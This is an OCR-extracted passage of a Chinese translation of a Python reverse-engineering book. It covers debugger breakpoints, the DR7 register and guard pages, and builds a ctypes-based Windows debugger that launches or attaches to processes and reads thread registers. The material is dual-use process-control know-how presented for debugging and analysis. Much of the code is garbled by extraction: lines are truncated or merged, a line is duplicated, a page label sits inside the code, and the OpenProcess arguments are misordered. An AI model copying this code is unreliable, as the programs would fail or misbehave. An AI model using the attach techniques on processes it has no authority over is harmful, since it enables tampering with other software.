很明显原操作码中的 8B 被替换成了 CC。当 CPU 执行到这个操作码的时候，CPU 暂停， 并触发一个 INT3(3 号中断)事件。调试器自身能处理这个事件，但是为了设计我们自己的调 试器，明白调试器是如何具体操作的很重要。当调试器被告知在目标地址设置一个断点，它 首先读取目标地址的第一个字节的操作码，然后保存起来，同时把地址存储在内部的中断列 表中。接着，调试器把一个字节操作码 CC 写入刚才的地址。当 CPU 执行到 CC 操作码的 时候就会触发一个 INT3 中断事件，此时调试器就能捕捉到这个事件。调试器继续判断这个 发生中断事件的地址(通过 EIP 指针，指令指针)是不是自己先前设置断点的地址。如果在调 试器内部的断点列表中找到了这个地址，就将设置断点前存储起来的操作码写回到目标地 址，这样进程被调试器恢复后就能正常的执行。图 2-3 对此进行了详细的描绘。




图 2-3:软件断点的处理过程

有两种类型的软件断点可以被设置：一次性断点和持续性断点。一次性断点意味着，一 旦断点被触发（命中）一次，它就会从内部中断列表清除掉。一个持久性断点在 CPU 触发 后会重新存储在内部的断点列表里，以后每次运行到这里还会中

断。

然而软件断点有一个问题：当你改变了被调试程序的内存数据的时候，你同时改变了运 行时的软件的循环冗余码校验合（CRC）。CRC 是一种校验数据是否被改变的函数，它被广 泛的应用于文件，内存，文本，网络数据包和任何你想监视数据改变的地方。 CRC 将一定 范围内的数据进行 hash（散列）计算，在逆向工程中一般是对进程的内存数据进行运算， 然后将 hash 值和此前原始的 hash 值进行比较，以判断数据是否被改变。如果不同说明数据 被改动了，校验失败。这点很重要，因为病毒程序经常检测程序在内存中运行的代码的 CRC 值是否相同，不同说明数据被修改，则自动杀死自己。为了在这种特殊的情况下也能正常的 进行调试工作，就要使用硬件断点了。

2.4.2 硬件断点

硬件断点非常有用，尤其是当想在一小块区域内设置断点，但是又不能修改它们的时候。


这种类型的断点被设置在 CPU 级别，并用特定的寄存器：调试寄存器。一个 CPU 一般会有 8 个调试寄存器（DR0 寄存器到 DR7 寄存器），它们被用于管理硬件断点。调试寄存器 DR0 到调试寄存器 DR3 存储硬件断点地址。这意味着你同一时间内最多只能有 4 个硬件断点。 DR4 和 DR5 保留。DR6 是状态寄存器，说明了被断点触发的调试事件的类型。DR7 本质上 是一个硬件断点的开关寄存器，同时也存储了断点的不同类型。通过在 DR7 寄存器里设置 不同标志，能够创建以下几种断点：

- 当特定的地址上有指令执行的时候中断
- 当特定的地址上有数据可以写入的时候
- 当特定的地址上有数据读或者写但不执行的时候 这非常有用，当你要设置特定的断点（至多 4 个），又不能修改运行的进程的时候。

图 2-4 显示了与硬件断点的状态，长度和地址相关的字段。

Layout of DR7 Register

	L	G	L	G	L	G	L	G		Type	Len	Type	Len	Type	Len	Type	Len
	DR0	DR0	DR1	DR1	DR2	DR2	DR3	DR3		DR 0	DR 0	DR 1	DR 1	DR 2	DR 2	DR 3	DR 3
Bits	0	1	2	3	4	5	6	7	8 – 15	16 17	18 19	20 21	22 23	24 25	26 27	28 29	30 31



Breakpoint Flags	Breakpoint Length Flags
00 – Break on execution	00 – 1 byte
01 – Break on data writes	01 – 2 bytes (WORD)
11 – Break on reads or writes but not execution	11 – 4 bytes (DWORD)

图 2-4:DR7 寄存器决定了断点的类型

0-7 位是硬件断点的激活与关闭开关。在这七位中 L 和 G 字段是局部和全局作用域的 标志。我把两个位都设置了，以我的经验用户模式的调试中只设置一个就能工作。 8-25 位 在我们一般的调试中用不到，在 x86 的手册上你可以找到关于这些字节的详细解释。16-31 位决定了设置在 4 个断点寄存器中硬件断点的类型与长度。

和软件断点不同，硬件断点不是用 INT3 中断，而是用 INT1(1 号中断).INT1 负责硬件 中断和步进事件。步进（ Single-step ）意味着一步一步的执行指令，从而精确的观察关键 代码以便监视数据的变化。在 CPU 每次执行代码之前，都会先确认当前将执行的代码的地 址是否是硬件断点的地址，同时也要确认是否有代码要访问被设置了硬件断点的内存区域。 如果任何储存在 DR0-DR3 中的地址所指向的区域被访问了，就会触发 INT1 中断，同时暂 停 CPU。如果没有，CPU 执行代码，到下一行代码时，CPU 继续重复上面的检查。

硬件断点极其有用，但是也有一些限制。一方面你同一时间只能设置四个断点，另一方面断点起作用的区域只有 4 个字节（也就是检测 4 个字节的内存数据改变）。如果你想 跟踪一大块内存数据，就办不到了。为了解决这个问题，你就要用到内存断点。

2.4.3 内存断点

内存断点其实不是真正的断点。当一个调试器设置了一个内存断点的时候，它其实是 改变了内存中某个块或者页的权限。一个内存页是操作系统处理的最小的内存单位。一个内 存页被申请成功以后，就拥有了一个权限集，它决定了内存该如何被访问。下面是一些内存 页的访问权限的例子：

- 可执行页 允许执行但不允许读或写，否则抛出访问异常
- 可读页 只允许从页面中读取数据，其余的则抛出访问异常
- 可写页 允许将数据写入页面

任何对保护页的访问都会引发异常，之后页面恢复访问前的状态

大多数系统允许你综合这些权限。举个例子，你能有在内存中创建一个页面，既能读又能写，同时另一个页面既能读又能执行。每一个操作系统都有内建的函数让你查询当前 内存页（并不是所有的）的权限，并且修改它们。参考图 2-5 观察不同权限的内存页面数据 是如何访问的。




图 2-5: 各种不同权限的内存页 这里我们感兴趣的是保护页(Guard Page) 。这种类型的页面常被用于：分离堆和栈或者

确保一部分内存数据不会增长出边界。另一种情况，就是当一个特定的内存块被进程命中（访 问）了，就暂停进程。举个例子，如果我们在逆向一个网络服务程序，在其接收到网络数据 包以后，我们在存储数据包的内存上设置保护页，接着运行程序，一旦有任何对保护页的访 问，都会使 CPU 暂停，抛出一个保护页调试异常，这时候我们就能确定程序是在什么时候 用什么方式访问接收到的数据了。之后再进一步跟踪观察访问内存的指令，继而确定程序对数据做了什么操作。这种断点同时也解决了软件断点数据更新的问题，因为我们没有修改任 何运行着的代码。

到目前为止，我们已经讲解完了调试器的基础知识和工作原理，接下来我们要亲自动手 写一个 Python 调试器，这个基于 Windows 的轻量级调试器，将会用到我们目前学到的所有 知识。

3 自己动手写一个 windows 调试器

现在我们已经讲解完了基础知识，是时候实现一个真正的的 调试器的时候了。当微软开发 windows 的时候，他们增加了一 大堆的令人惊喜的调试函数以帮助开发者们保证产品的质量。我 们将大量的使用这些函数创建你自己的纯 python 调试器。有一点很重要，我们本质上是在深入的学习 PyDbg(Pedram Amini's)的使用，这是目前能找到的最简洁的 Windows 平台下的 Python 调试器 。拜 Pedram 所赐，我尽可能用 PyDbg 完成了我的代码（包括函数名，变 量，等等），同时你也可以更容易的用 PyDbg 实现你的调试器。

为了对一个进程进行调试，你首先必须用一些方法把调试器和进程连接起来。所以，我 们的调试器要不然就是装载一个可执行程序然后运行它，要不然就是动态的附加到一个运行 的进程。Windows 的调试接口（Windows debugging API）提供了一个非常简单的方法完成 这两点。

运行一个程序和附加到一个程序有细微的差别。打开一个程序的优点在于他能在程序运 行任何代码之前完全的控制程序。这在分析病毒或者恶意代码的时候非常有用。附加到一个 进程，仅仅是强行的进入一个已经运行了的进程内部，它允许你跳过启动部分的代码，分析 你感兴趣的代码。你正在分析的地方也就是程序目前正在执行的地方。

第一种方法，其实就是从调试器本身调用这个程序（调试器就是父进程，对被调试进程 的控制权限更大）。在 Windows 上创建一个进程用 CreateProcessA()函数。将特定的标志传 进这个函数，使得目标进程能够被调试。一个 CreateProcessA()调用看起来像这样：

```
BOOL WINAPI CreateProcessA(
    LPCSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

初看这个调用相当恐怖，不过，在逆向工程中我们必须把大的部分分解成小的部分以便理解。这里我们只关心在调试器中创建一个进程需要注意的参数。这些参数是 lpApplicationName,lpCommandLine,dwCreationFlags,lpStartupInfo, 和 lpProcessInformation。 剩余的参数可以设置成空值（NULL）。关于这个函数的详细解释可以查看 MSDN(微软之葵 花宝典)。最前面的两个参数用于设置，需要执行的程序的路径和我们希望传递给程序的参 数。dwCreationFlags （创建标记）参数接受一个特定值，表示我们希望程序以被调试的状 态 启 动 。 最 后 两 个 参 数 分

别分别指向 2 个结构 (STARTUPINFO and PROCESS_INFORMATION)，不仅包含了进程如何启动，以及启动后的许多重要信息。（lpStartupInfo：STARTUPINFO 结构，用于在创建子进程时设置各种属性，lpProcessInformation：PROCESS_INFORMATION 结构，用来在进程创建后接收相关信息，该结构由系统填写。）

创建两个 Python 文件 my_debugger.py 和 my_debugger_defines.py。我们将创建一个父类 debugger() 接着逐渐的增加各种调试函数。另外，把所有的结构，联合，常量放到 my_debugger_defines.py 方便以后维护。

```
# my_debugger_defines.py
from ctypes import *
# Let's map the Microsoft types to ctypes for clarity
WORD = c_ushort
DWORD = c_ulong
LPBYTE = POINTER(c_ubyte) LPTSTR = POINTER(c_char)
HANDLE = c_void_p
# Constants
DEBUG_PROCESS = 0x00000001
CREATE_NEW_CONSOLE = 0x00000010
# Structures for CreateProcessA() function
class STARTUPINFO(Structure):
    _fields_ = [
        ("cb", DWORD),
        ("lpReserved", LPTSTR),
        ("lpDesktop", LPTSTR),
        ("lpTitle", LPTSTR),
        ("dwX", DWORD),
        ("dwY", DWORD),
        ("dwXSize", DWORD),
        ("dwYSize", DWORD),
        ("dwXCountChars", DWORD),
        ("dwYCountChars", DWORD),
        ("dwFillAttribute",DWORD),
        ("dwFlags", DWORD),
        ("wShowWindow", WORD),
        ("cbReserved2", WORD),
        ("lpReserved2", LPBYTE),
        ("hStdInput", HANDLE),
        ("hStdOutput", HANDLE),
        ("hStdError", HANDLE),
    ]
class PROCESS_INFORMATION(Structure):
    _fields_ = [
        ("hProcess", HANDLE),
        ("hThread", HANDLE),
        ("dwProcessId", DWORD),
        ("dwThreadId", DWORD),
    ]
# my_debugger.py
from ctypes import *
from my_debugger_defines import *
```

```
kernel32 = windll.kernel32
class debugger():
    def init (self):
        pass
    def load(self,path_to_exe):
        # dwCreation flag determines how to create the process
        # set creation_flags = CREATE_NEW_CONSOLE if you want
        # to see the calculator GUI
        creation_flags = DEBUG_PROCESS
        # instantiate the structs
        startupinfo = STARTUPINFO()
        process_information = PROCESS_INFORMATION()
        # The following two options allow the started process
        # to be shown as a separate window. This also illustrates
        # how different settings in the STARTUPINFO struct can affe
        # the debuggee.
        startupinfo.dwFlags = 0x1
        startupinfo.wShowWindow = 0x0
        # We then initialize the cb variable in the STARTUPINFO str
        # which is just the size of the struct itself
        startupinfo.cb = sizeof(startupinfo)
        if kernel32.CreateProcessA(path_to_exe,
                                    None,
                                    None,
                                    None,
                                    None,
                                    creation_flags,
                                    None,
                                    None,
                                    byref(startupinfo),
                                    byref(process_information)):
            print "[*] We have successfully launched the process!"
        else:
            print "[*] Error: 0x%08x." % kernel32.GetLastError()
```

现在我们将构造一个简短的测试模块确定一下一切都能正常工作。调用 my_test.py，保 证前面的文件都在同一个目录下。

```
#my_test.py
import my_debugger
debugger = my_debugger.debugger() debugger.load("C:\\WINDOWS\\syste
```

如果你是通过命令行或者 IDE 手动输入上面的代码，将会新产生一个进程也就是你键 入程序名，然后返回进程 ID（PID），最后结束。如果你用上面的例子 calc.exe，你将看不到 计算器的图形界面出现。因为进程没有把界面绘画到屏幕上，它在等待调试器继续执行的命 令。很快我们就能让他继续执行下去了。不过在这之前，我们已经找到了如何产生一个进程 用于调试，现在让我们实现另一个功能，附加到一个正在运行的进程。

为了附加到指定的进程，就必须先得到它的句柄。许多后面将用到的函数都需要句柄做 参数，同时我们也能在调试之前确认是否有权限调试它（如果附加都不行，就别提调试了）。 这个任务由 OpenProcess()完成，此函数由 kernel32.dll 库倒出，原型如下：

```
HANDLE WINAPI OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle
    DWORD dwProcessId
);
```

dwDesiredAccess 参数决定了我们希望对将要打开的进程拥有什么样的权限（当然是 越 大 越 好 root is hack ）。 因 为 要 执 行 调 试 ， 我 们 设 置 成 PROCESS_ALL_ACCESS 。 bInheritHandle 参数设置成 False，dwProcessId 参数设置成我们希望获得句柄的进程 ID， 也就是前面获得的 PID。如果函数成功执行，将返回一个目标进程的句柄。

接下来用 DebugActiveProcess()函数附加到目标进程：

```
BOOL WINAPI DebugActiveProcess(
    DWORD dwProcessId
);
```

把需要 a 附加的 PID 传入。一旦系统认为我们有权限访问目标进程，目标进程就假定 我们的调试器已经准备好处理调试事件，然后把进程的控制权转移给调试器。调试器接着循 环调用 WaitForDebugEvent()以便俘获调试事件。函数原型如下：

```
BOOL WINAPI WaitForDebugEvent(
    LPDEBUG_EVENT lpDebugEvent,
    DWORD dwMilliseconds
);
```

第一个参数指向 DEBUG_EVENT 结构，这个结构描述了一个调试事件。第二个参数设 置成 INFINITE（无限等待）， 这样 WaitForDebugEvent() 就不用返回，一直等待直到一个事 件产生。

调试器捕捉的每一个事件都有相关联的事件处理函数，在程序继续执行前可以完成不同 的 操 作 。 当 处 理 函 数 完 成 了 操 作 ， 我 们 希 望 进 程 继 续 执 行 用 ， 这 时 候 再 调 用 ContinueDebugEvent()。原型如下：

```
BOOL WINAPI ContinueDebugEvent(
    DWORD dwProcessId,
    DWORD dwThreadId,
    DWORD dwContinueStatus
);
```

dwProcessId 和 dwThreadId 参数由 DEBUG_EVENT 结构里的数据填充，当调试器捕捉 到调试事件的时候，也就是 WaitForDebugEvent()成功执行的时候，进程 ID 和线程 ID 就以 及初始化好了。dwContinueStatus 参数告诉进程是继续执行(DBG_CONTINUE)，还是产生异 常(DBG_EXCEPTION_NOT_HANDLED)。

还剩下一件事没做，从进程分离出来：把进程 ID 传递给 DebugActiveProcessStop()。 现在我们把这些全合在一起，扩展我们的 my_debugger 类，让他拥有附加和分离一个进程的功能。同时加上打开一个进程和获得进程句柄的能力。最后在我们的主循环里完成事 件处理函数。打开 my_debugger.py 键入以下代码。

提示：所有需要的结构,联合和常量都定义在了 debugger_defines.py 文件里，完整的代码可 以从 http://www.nostarch.com/ghpython.htm 下载。

```
#my_debugger.py
from ctypes import *
from my_debugger_defines import *
kernel32 = windll.kernel32
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
    def load(self,path_to_exe):
        ...
        print "[*] We have successfully launched the process!"
        print "[*] PID: %d" % process_information.dwProcessId
        # Obtain a valid handle to the newly created process
        # and store it for future access
        self.h_process = self.open_process(process_information.dwPr
        ...
    def open_process(self,pid):
        h_process = kernel32.OpenProcess(PROCESS_ALL_ACCESS,pid,Fal
        return h_process
    def attach(self,pid):
        self.h_process = self.open_process(pid)
        # We attempt to attach to the process
        # if this fails we exit the call
        if kernel32.DebugActiveProcess(pid):
            self.debugger_active = True
            self.pid = int(pid)
            self.run()
        else:
            print "[*] Unable to attach to the process."
    def run(self):
        # Now we have to poll the debuggee for
        # debugging events
        while self.debugger_active == True:
            self.get_debug_event()
    def get_debug_event(self):
        debug_event = DEBUG_EVENT()
        continue_status= DBG_CONTINUE
```

```
        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE)
            # We aren't going to build any event handlers
            # just yet. Let's just resume the process for now.
            raw_input("Press a key to continue...")
            self.debugger_active = False
            kernel32.ContinueDebugEvent( \
                debug_event.dwProcessId, \
                debug_event.dwThreadId, \
                continue_status )
    def detach(self):
        if kernel32.DebugActiveProcessStop(self.pid):
            print "[*] Finished debugging. Exiting..."
            return True
        else:
            print "There was an error" return False
```

现在让我们修改下测试套件以便使用新创建的函数。

```
#my_test.py
import my_debugger
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the process to attach to: ")
debugger.attach(int(pid))
debugger.detach()
```

按以下的步骤进行测试（windows 下）：

1. 选择 开始->运行->所有程序->附件->计算器
2. 右击桌面低端的任务栏，从退出的菜单中选择任务管理器。
3. 选择进程面板.
4. 如果你没看到 PID 栏，选择 查看->选择列
5. 确保进程标识符(PID)前面的确认框是选中的，然后单击 OK。
6. 找到 calc.exe 相关联的 PID
7. 执行 my_test.py 同时前面找到的 PID 传递给它。
8. 当 Press a key to continue...打印在屏幕上的时候，试着操作计算器的界面。你应该什么键都 按不了。这是因为进程被调试器挂起来了，等待进一步的指示。
9. 在你的 Python 控制台里按任何的键，脚本将输出别的信息，热爱后结束。
10. 现在你能够操作计算器了。

如果一切都如描绘的一样正常工作，把下面两行从 my_debugger.py 中注释掉：

```
# raw_input("Press any key to continue...")
# self.debugger_active = False
```

现在我们已经讲解了获取进程句柄的基础知识，以及如何创建一个进程，附加一个运行 的进程，接下来让我们给调试器加入更多高级的功能。

3.2获得 CPU 寄存器状态

一个调试器必须能够在任何时候都搜集到 CPU 的各个寄存器的状态。当异常发生的时 候这能让我们确定栈的状态，目前正在执行的指令是什么，以及其他一些非常有用的信息。 要实现这个目的，首先要获取被调试目标内部的线程句柄，这个功能由 OpenThread()实现. 函数原型如下:

```
HANDLE WINAPI OpenThread(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwThreadId
);
```

这看起来非常像 OpenProcess()的姐妹函数，除了这次是用线程标识符（thread identifier TID） 提到了进程标识符（PID）。

我们必须先获得一个执行着的程序内部所有线程的一个列表，然后选择我们想要的，再 用 OpenThread() 获 取 它 的 句 柄 。 让 我 研 究 下 如 何 在 一 个 系 统 里 枚 举 线 程 （ enumerate threads）。

3.2.1 枚举线程

为了得到一个进程里寄存器的状态，我们必须枚举进程内部所有正在运行的线程。线程 是进程中真正的执行体（大部分活都是线程干的），即使一个程序不是多线程的，它也至少 有一个线程，主线程。实现这一功能的是一个强大的函数 CreateToolhelp32Snapshot()，它由 kernel32.dll 导出。这个函数能枚举出一个进程内部所有线程的列表，以加载的模块（DLLs） 的列表，以及进程所拥有的堆的列表。函数原型如下：

```
HANDLE WINAPI CreateToolhelp32Snapshot(
    DWORD dwFlags,
    DWORD th32ProcessID
);
```

dwFlags 参数标志了我们需要收集的数据类型（线程，进程，模块，或者堆 ）。这里我 们把它设置成 TH32CS_SNAPTHREAD，也就是 0x00000004，表示我们要搜集快照 snapshot 中 所 有 已 经 注 册 了 的 线 程 。 th32ProcessID 传 入 我 们 要 快 照 的 进 程 ， 不 过 它 只 对 TH32CS_SNAPMODULE, TH32CS_SNAPMODULE32, TH32CS_SNAPHEAPLIST, and TH32CS_SNAPALL 这几个模块有用,对 TH32CS_SNAPTHREAD 可是没什么用的哦（后面 有说明）。当 CreateToolhelp32Snapshot()调用成功，就会返回一个快照对象的句柄，被接下来的函数调以便搜集更多的数据。

一旦我们从快照中获得了线程的列表，我们就能用 Thread32First()枚举它们了。函数原型如下：

```
BOOL WINAPI Thread32First(
    HANDLE hSnapshot,
    LPTHREADENTRY32 lpte
);
```

hSnapshot 就 是 上 面 通 过 CreateToolhelp32Snapshot() 获 得 镜 像 句 柄 ， lpte 指 向 一 个 THREADENTRY32 结构（必须初始化过）。这个结构在 Thread32First()在调用成功后自动填 充，其中包含了被发现的第一个线程的相关信息。结构定义如下：

```
typedef struct THREADENTRY32{
    DWORD dwSize;
    DWORD cntUsage;
    DWORD th32ThreadID;
    DWORD th32OwnerProcessID;
    LONG tpBasePri;
    LONG tpDeltaPri;
    DWORD dwFlags;
};
```

在这个结构中我们感兴趣的是 dwSize, th32ThreadID, 和 th32OwnerProcessID 3 个参数。 dwSize 必须在 Thread32First()调用之前初始化，只要把值设置成 THREADENTRY32 结构的 大小就可以了。th32ThreadID 是我们当前发现的这个线程的 TID，这个参数可以被前面说过 的 OpenThread() 函数调用以打开此线程，进行别的操作。 th32OwnerProcessID 填充了当前 线 程 所 属 进 程 的 PID 。 为 了 确 定 线 程 是 否 属 于 我 们 调 试 的 目 标 进 程 ， 需 要 将 th32OwnerProcessID 的值和目标进程对比，相等则说明这个线程是我们正在调试的。一旦我 们获得了第一个线程的信息，我们就能通过调用 Thread32Next()获取快照中的下一个线程条 目。它的参数和 Thread32First()一样。循环调用 Thread32Next()直到列表的末端。

3.2.2 把所有的组合起来

现在我们已经获得了一个线程的有效句柄，最后一步就是获取所有寄存器的值。这就需 要通过 GetThreadContext()来实现。同样我们也能用 SetThreadContext()改变它们。

```
BOOL WINAPI GetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);

BOOL WINAPI SetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);
```

hThread 参数是从 OpenThread() 返回的线程句柄，lpContext 指向一个 CONTEXT 结构， 其中存储了所有寄存器的值。CONTEXT 非常重要，定义如下：

```
typedef struct CONTEXT {
    DWORD ContextFlags;
    DWORD Dr0;
    DWORD Dr1;
    DWORD Dr2;
    DWORD Dr3;
    DWORD Dr6;
    DWORD Dr7;
    FLOATING_SAVE_AREA FloatSave;
    DWORD  SegGs;
    DWORD  SegFs;
    DWORD  SegEs;
    DWORD  SegDs;
    DWORD  Edi;
    DWORD  Esi;
    DWORD  Ebx;
    DWORD  Edx;
    DWORD  Ecx;
    DWORD  Eax;
    DWORD  Ebp;
    DWORD  Eip;
    DWORD  SegCs;
    DWORD  EFlags;
    DWORD  Esp;
    DWORD  SegSs;
    BYTE  ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
};
```

如你说见所有的寄存器都在这个列表中了，包括调试寄存器和段寄存器。在我们剩下的 工作中，将大量的使用到这个结构，所以尽快的实习起来。

让我们回来看看我们的老朋友 my_debugger.py 继续扩展它，增加枚举线程和获取寄存 器的功能。

```
#my_debugger.py
class debugger():
    ...
    def open_thread (self, thread_id):
        h_thread = kernel32.OpenThread(THREAD_ALL_ACCESS, None,
        thread_id)
        if h_thread is not None:
            return h_thread
        else:
            print "[*] Could not obtain a valid thread handle."
            return False
    def enumerate_threads(self):
        thread_entry = THREADENTRY32()
        36 Chapter 3
        thread_list = []
        snapshot = kernel32.CreateToolhelp32Snapshot(TH32CS
        _SNAPTHREAD, self.pid)
        if snapshot is not None:
            # You have to set the size of the struct
            # or the call will fail
            thread_entry.dwSize = sizeof(thread_entry) success = ke
            byref(thread_entry))
            byref(thread_entry))
            while success:
                if thread_entry.th32OwnerProcessID == self.pid:
                    thread_list.append(thread_entry.th32ThreadID)
                success = kernel32.Thread32Next(snapshot,
                kernel32.CloseHandle(snapshot) return thread_list
        else:
            return False
    def get_thread_context (self, thread_id):
        context = CONTEXT()
        context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTE
        # Obtain a handle to the thread
        h_thread = self.open_thread(thread_id)
        if kernel32.GetThreadContext(h_thread, byref(context)):
            kernel32.CloseHandle(h_thread)
            return context
        else:
            return False
```

调试器已经扩展成功，让我们更新测试模块试验下新功能。

```
#my_test.py
import my_debugger
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the process to attach to: ") debu
list = debugger.enumerate_threads()
# For each thread in the list we want to
# grab the value of each of the registers Building a Windows Debugg
for thread in list:
    thread_context = debugger.get_thread_context(thread)
    # Now let's output the contents of some of the registers
    print "[*] Dumping registers for thread ID: 0x%08x" % thread
